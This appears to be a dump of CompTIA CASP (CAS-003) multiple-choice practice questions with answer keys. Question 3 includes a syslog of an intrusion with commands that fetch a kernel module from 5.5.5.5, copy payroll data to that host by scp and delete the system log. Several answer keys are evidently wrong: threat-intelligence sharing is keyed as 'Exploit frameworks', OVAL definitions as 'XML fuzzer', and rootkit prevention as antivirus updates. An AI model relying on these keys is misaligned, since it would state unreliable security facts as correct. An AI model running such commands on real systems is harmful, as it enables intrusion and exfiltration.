CAS-003.131q

Number: CAS-003
Passing Score: 800
Time Limit: 120 min


CAS-003

CompTIA Advanced Security Practitioner (CASP)

Exam A

QUESTION 1

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:



```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org        Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured

B. Comptia.org is running an older mail server, which may be vulnerable to exploits

C. The DNS SPF records have not been updated for Comptia.org

D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization's reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?


A. Air gaps

B. Access control lists
C. Spanning tree protocol
D. Network virtualization
E. Elastic load balancing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:



```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module

B. Encrypted payroll data was successfully decrypted by the attacker

C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Exploit frameworks

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?
A. Patch management
B. Antivirus
C. Application firewall
D. Spam filters

E. HIDS

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6

To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions.
Which of the following approaches is described?


A. Blue team
B. Red team
C. Black box
D. White team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref

QUESTION 7

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.



Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing E. Containerization

F. Signed applications

Correct Answer: EF
Section: (none)
Explanation

Explanation/Reference:


QUESTION 9
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:



Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Correct Answer: BE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

- High-impact controls implemented: 6 out of 10
- Medium-impact controls implemented: 409 out of 472
- Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

- Average high-impact control implementation cost: $15,000; Probable ALE for each high-impact control gap: $95,000
- Average medium-impact control implementation cost: $6,250; Probable ALE for each medium-impact control gap: $11,000


Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
B. The enterprise security team has focused exclusively on mitigating high-level risks
C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
D. The cybersecurity team has balanced residual risk for both high and medium controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 17

After investigating virus outbreaks that have cost the company $1000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:



	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

A. Update and deploy GPOs
B. Configure and use measured boot

C. Strengthen the password complexity requirements
D. Update the antivirus software and definitions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

A. Magic link sent to an email address
B. Customer ID sent via push notification
C. SMS with OTP sent to a mobile number
D. Third-party social login
E. Certificate sent to be installed on a device
F. Hardware tokens sent to customers

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:

- The tool needs to be responsive so service teams can query it, and then perform an automated response action.
- The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.

- The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.

Which of the following need specific attention to meet the requirements listed above? (Choose three.)


A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Correct Answer: BCE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23

A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.



VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700

C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700

D. VLAN400, VLAN680, VLAN700

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

A. SPF

B. S/MIME

C. TLS

D. DKIM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://en.wikipedia.org/wiki/DMARC

QUESTION 25
An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

A. After-action reports

B. Gap assessment

C. Security requirements traceability matrix

D. Business impact assessment

E. Risk analysis

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 26

A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

A. Inform the customer that the service provider does not have any control over third-party blacklist entries. The customer should reach out to the blacklist operator directly
B. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
C. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
D. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27

An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee’s work computer concerning a conversation that occurred three years prior and proved damaging to the agency’s reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer’s hard drive that contained archives of emails, which were more than two years old

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDAD. RFI
E. RFQ
F. MSA

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

A. Business partnership agreement
B. Memorandum of understanding
C. Service-level agreement
D. Interconnection security agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-47.pdf

QUESTION 32
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
A software development team has spent the last 18 months developing a new web-based front-end that will allow clients to check the status of their orders as they proceed through manufacturing. The marketing team schedules a launch party to present the new application to the client base in two weeks. Before the launch, the security team discovers numerous flaws that may introduce dangerous vulnerabilities, allowing direct access to a database used by manufacturing. The development team did not plan to remediate these vulnerabilities during development. Which of the following SDLC best practices should the development team have followed?

A. Implementing regression testing
B. Completing user acceptance testing
C. Verifying system design documentation
D. Using a SRTM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN
C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases: ▪ Selection of a cloud provider

▪ Architectural design
▪ Microservice segmentation
▪ Virtual private cloud
▪ Geographic service redundancy
▪ Service migration

The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

A. Multicloud solution
B. Single-tenancy private cloud
C. Hybrid cloud solution
D. Cloud access security broker

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36

A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "`<object object_ref=… />`" and "`<state state_ref=… />`". Which of the following tools BEST supports the use of these definitions?

A. HTTP interceptor
B. Static code analyzer
C. SCAP scanner
D. XML fuzzer

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 37

